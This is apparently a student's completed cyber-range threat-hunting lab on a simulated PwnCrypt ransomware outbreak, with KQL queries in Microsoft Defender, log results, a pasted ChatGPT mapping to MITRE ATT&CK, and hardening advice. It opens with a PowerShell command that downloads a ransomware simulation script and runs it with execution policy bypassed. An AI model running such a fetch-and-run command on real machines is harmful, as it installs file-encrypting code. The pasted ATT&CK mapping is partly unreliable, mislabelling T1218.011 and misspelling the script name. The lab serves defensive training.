

Threat Hunt Lab 4: New Zero-Day Announced on News (PwnCrypt)

Completed by Derek James Locklear

Run this PowerShell command on your VM after onboarding it to MDE

```
Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/pwncrypt.ps1' -OutFile 'C:\programdata\pwncrypt.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\pwncrypt.ps1
```

Note: "**windows-target-1**" might be called "**windows-target-**" when you query for it. MDE will sometimes cut the name off if it's too long


Investigation Scenario: Zero-Day Ransomware (PwnCrypt) Outbreak

1. Preparation


- **Goal:** Set up the hunt by defining what you're looking for.
 - A new ransomware strain named PwnCrypt has been reported in the news, leveraging a PowerShell-based payload to encrypt files on infected systems. The payload, using AES-256 encryption, targets specific directories such as the C:\Users\Public\Desktop, encrypting files and prepending a .pwncrypt extension to the original extension. For example, **hello.txt** becomes **hello.pwncrypt.txt** after being targeted with the ransomware. The CISO is concerned with the new ransomware strain being spread to the corporate network and wishes to investigate.
- **Activity:** Develop a hypothesis based on threat intelligence and security gaps (e.g., "Could there be lateral movement in the network?").
 - **The security program at the org is still immature and even lacks user training. It's possible the newly discovered ransomware has made its way onto the corporate network. The hunt can be initiated based on the known IoCs (*.pwncrypt.* files)**

2. Data Collection

- **Goal:** Gather relevant data from logs, network traffic, and endpoints.
 - Consider inspecting the file system as well as process activity for anything that matches the PwnCrypt IoCs
- **Activity:** Ensure data is available from all key sources for analysis.
 - Ensure the relevant tables contain recent logs:
 - ♦ **DeviceProcessEvents**



◆ DeviceFileEvents



3. Data Analysis

- **Goal:** Analyze data to test your hypothesis.
- **Activity:** Look for anomalies, patterns, or indicators of compromise (IOCs) using various tools and techniques.
 - Is there any evidence of the PwnCrypt ransomware being run? (files being created)
 - If so, can you identify the process and delivery method of the ransomware?

4. Investigation

- **Goal:** Investigate any suspicious findings.
- **Activity:** Dig deeper into detected threats, determine their scope, and escalate if necessary. See if anything you find matches TTPs within the [MITRE ATT&CK Framework](#).
 - Search the DeviceFileEvents table
 - Search the DeviceProcessEvents table based on your findings
 - You can use ChatGPT to figure this out by pasting/uploading the logs:
[Scenario 3: TTPs](#)
 -

Based on the logs you've provided, several MITRE ATT&CK TTPs (Tactics, Techniques, and Procedures) are likely relevant. The logs show multiple instances of PowerShell and command-line execution, often involving files that appear to be potentially malicious scripts (e.g., pwncript.ps1), which suggests a coordinated attack or malware execution. Here are the most relevant TTPs:

1. T1059.001 - Command and Scripting Interpreter: PowerShell:

- The logs show frequent execution of PowerShell with parameters like -ExecutionPolicy Bypass to execute scripts. This technique is often used to bypass restrictions on script execution and is a common method for running malicious PowerShell scripts.

2. T1059.003 - Command and Scripting Interpreter: Windows Command Shell:

- Multiple entries show the use of cmd.exe to invoke PowerShell, which suggests the use of the Windows Command Shell as a stepping stone to execute PowerShell commands. This is often used in scripting attacks or to chain together malicious commands.

3. T1218.011 - Signed Binary Proxy Execution: PowerShell:

- PowerShell is a signed Microsoft utility that can be abused to execute malicious scripts. Attackers often use this to blend into legitimate system activity. In this case, it is being used to execute the pwncript.ps1 script.

4. T1566 - Phishing (Potential Initial Access):

- While not directly visible in the logs, the frequent execution of PowerShell with potentially malicious scripts (e.g., pwncript.ps1) suggests that the script could have been delivered through phishing or another initial access technique.

5. T1547 - Boot or Logon Autostart Execution:

- The persistence of PowerShell executions involving the script pwncript.ps1 suggests that there may be some form of persistence mechanism in place, potentially involving autostart techniques or scheduled tasks.

6. T1105 - Ingress Tool Transfer:

- If the script pwnccrypt.ps1 or similar files were downloaded from a remote source, this would align with the technique of transferring tools into the environment to execute malicious code.

7. T1486 - Data Encrypted for Impact (Ransomware):

- The reference to pwnccrypt.ps1 suggests this may be a ransomware script or a cryptographic component used to encrypt data for ransom. This could be a later-stage attack where data encryption is intended to cause impact.

8. T1086 - PowerShell:

- PowerShell continues to be used heavily across all entries, with commands structured to run potentially malicious .ps1 scripts with bypass policies, which is a hallmark of advanced attack techniques using PowerShell.

The pattern of behavior—PowerShell invoked through cmd.exe, bypassing execution policies, and running scripts with suspicious names—aligns with sophisticated attacks that abuse legitimate system processes to execute malicious payloads. Let me know if you need deeper analysis or further exploration of these logs!

5. Response

- **Goal:** Mitigate any confirmed threats.
- **Activity:** Work with security teams to contain, remove, and recover from the threat.
 - Can anything be done?

6. Documentation

- **Goal:** Record your findings and learn from them.
- **Activity:** Document what you found and use it to improve future hunts and defenses.
 - Document what you did

7. Improvement

- **Goal:** Improve your security posture or refine your methods for the next hunt.
- **Activity:** Adjust strategies and tools based on what worked or didn't.
 - Anything we could have done to prevent the thing we hunted for? Any way we could have improved our hunting process?
 -

Strengthen company's resilience against zero-days with these actionable strategies:

- **Shrink the Attack Surface:** Proactively reduce unnecessary software, decommission legacy systems, and limit exposed services or ports to restrict potential entry points.
- **Implement Zero Trust Architecture:** Restrict an application's outbound network connections and enforce the principle of least privilege (PoLP) to limit the blast radius and lateral movement if a system is compromised.
- **Deploy Behavioral Threat Detection:** Since zero-days bypass traditional signature-based AV, rely on AI-driven Endpoint Detection and Response (EDR) or Extended Detection and Response (XDR) tools to identify and quarantine unusual activity.
- **Leverage Virtual Patching:** When an exploit is discovered but an official vendor patch is not yet available, use Web Application Firewalls (WAF) to implement compensating controls and block known exploit vectors.
- **Accelerate Patch Management:** While patches do not exist *before* a zero-day drops, they are essential immediately *after* disclosure. Use automated patch management solutions to deploy critical fixes quickly, utilizing guidelines like the [CISA Known Exploited Vulnerabilities Catalog](#) to prioritize remediation.

Strengthen your security operations center (SOC) capabilities against zero-day exploits using the following highly effective, actionable strategies that includes refining methods for future cybersecurity threat hunts:

1. Implement Behavioral Analytics and Anomaly Detection

Instead of searching for known file hashes, hunt for unexpected process behaviors. Focus your threat hunting queries on:

- **Parent-Child Process Anomalies:** Look for common applications spawning unexpected processes (e.g., Microsoft Word launching powershell.exe or cmd.exe).
- **Living-off-the-Land (LotL) Techniques:** Monitor the usage of native system tools (e.g., WMI, certutil.exe, rundll32.exe) that attackers frequently abuse to execute malicious payloads without detection.
- **Unexpected Network Connections:** Flag unmanaged devices making sudden outbound connections or internal systems attempting to communicate over unusual ports.

2. Leverage Endpoint Detection and Response (EDR) and XDR

Utilize advanced telemetry to map exactly how an exploit transitions into an attack.

- Review process trees to identify the root cause of suspicious activities.
- Many modern EDR/XDR platforms feature AI-driven detection engines

that automatically monitor for abnormal user and system behavior, neutralizing threats even when no signature is available.

- Continuously monitor edge devices and security appliances, as they are often the primary target for initial zero-day exploitation.

3. Enforce Memory Monitoring and Hooking

Zero-day attacks frequently hijack legitimate processes in memory.

- Hunt for memory-based threats by utilizing tools that monitor API hooking, injected code threads, and unauthorized modifications to sensitive memory regions.
- Inspect unauthorized reflective DLL loading and tampering within LSASS or other critical system processes.

4. Limit the Blast Radius (Containment)

When a zero-day is successfully executed, its impact can be significantly contained through network and access restrictions:

- **Zero Trust Architecture (ZTA):** Assume compromise and continuously verify users, devices, and applications. Require **Multi-Factor Authentication (MFA)** for all access points.
- **Micro-segmentation:** Isolate critical assets and sensitive data into separate network segments so attackers cannot easily traverse the network after an initial breach.
- **Least Privilege:** Restrict user permissions and application rights to the bare minimum required to perform a task, preventing attackers from gaining administrative control.

5. Utilize Threat Intelligence and Emulation

- **Threat Intelligence Platforms (TIPs):** Subscribe to up-to-date threat feeds to stay informed about active vulnerabilities and global attack campaigns.
- **Emulation-based Sandboxing:** Detonate suspicious files in a safe, controlled environment that simulates CPU and OS components to observe malicious behavior before it enters your production environment.

Notes / Findings:

// Search the FileEvents table for the IoCs described in the briefing

```
let VMName = "threat-hunt-pro";
```

DeviceFileEvents

```
| where DeviceName == VMName
```

```
| where FileName contains "pwnccrypt.ps1"
```

```
| order by Timestamp desc
```

Microsoft Defender

Advanced hunting

Selected workspace: LAW-Cyber-Range

New query* x New query* x +

Query Run query

Results Query history Getting started

Export Link to incident Take actions 1 of 1 selected Search 00:00.763 Low

Filters: Add filter

TimeGenerated	Timestamp	DeviceId	DeviceName	ActionType	FileName	Folder
Jul 1, 2026 10:01:4...	Jul 1, 2026 10:01:48 PM	09718ac4eb43a876f...	threat-hunt-pro	FileCreated	pwncrypt.ps1	C:\P...
TimeGenerated Jul 1, 2026 10:01:48 PM Timestamp Jul 1, 2026 10:01:48 PM DeviceId 09718ac4eb43a876fc687c73867367dcaf574a1 DeviceName threat-hunt-pro ActionType FileCreated FileName pwncrypt.ps1 FolderPath C:\ProgramData\pwncrypt.ps1 SHA1 2b773cb5ce76cb0ab060ec2e3fa1460bbc4c3606						

```
// Search the DeviceProcessEvents table for logs around the same time
let VMName = "threat-hunt-pro";
DeviceProcessEvents
| where DeviceName == VMName
| order by Timestamp desc
```

Microsoft Defender

Advanced hunting

New query* x New query* x +

Query Run query

Results Query history Getting started

Export Show empty columns 650 items Search 00:01.672 Low

Filters: Add filter

TimeGenerated	Timestamp	DeviceId	DeviceName	ActionType	FileName	Folder
Jul 1, 2026 10:21:1...	Jul 1, 2026 10:21:16 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	MicrosoftEdgeUpdate.exe	C:\P...
Jul 1, 2026 10:21:1...	Jul 1, 2026 10:21:16 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	MicrosoftEdgeUpdate.exe	C:\P...
Jul 1, 2026 10:20:5...	Jul 1, 2026 10:20:50 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	SecEdit.exe	C:\W...
Jul 1, 2026 10:20:4...	Jul 1, 2026 10:20:42 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	SecEdit.exe	C:\W...
Jul 1, 2026 10:20:3...	Jul 1, 2026 10:20:33 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	powershell.exe	C:\W...
Jul 1, 2026 10:20:2...	Jul 1, 2026 10:20:27 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	powershell.exe	C:\W...
Jul 1, 2026 10:18:2...	Jul 1, 2026 10:18:28 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	cmd.exe	C:\W...
Jul 1, 2026 10:18:1...	Jul 1, 2026 10:18:18 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	conhost.exe	C:\W...
Jul 1, 2026 10:18:1...	Jul 1, 2026 10:18:18 PM	09718ac4eb43a876f...	threat-hunt-pro	ProcessCreated	CollectGuestLog.exe	C:\M...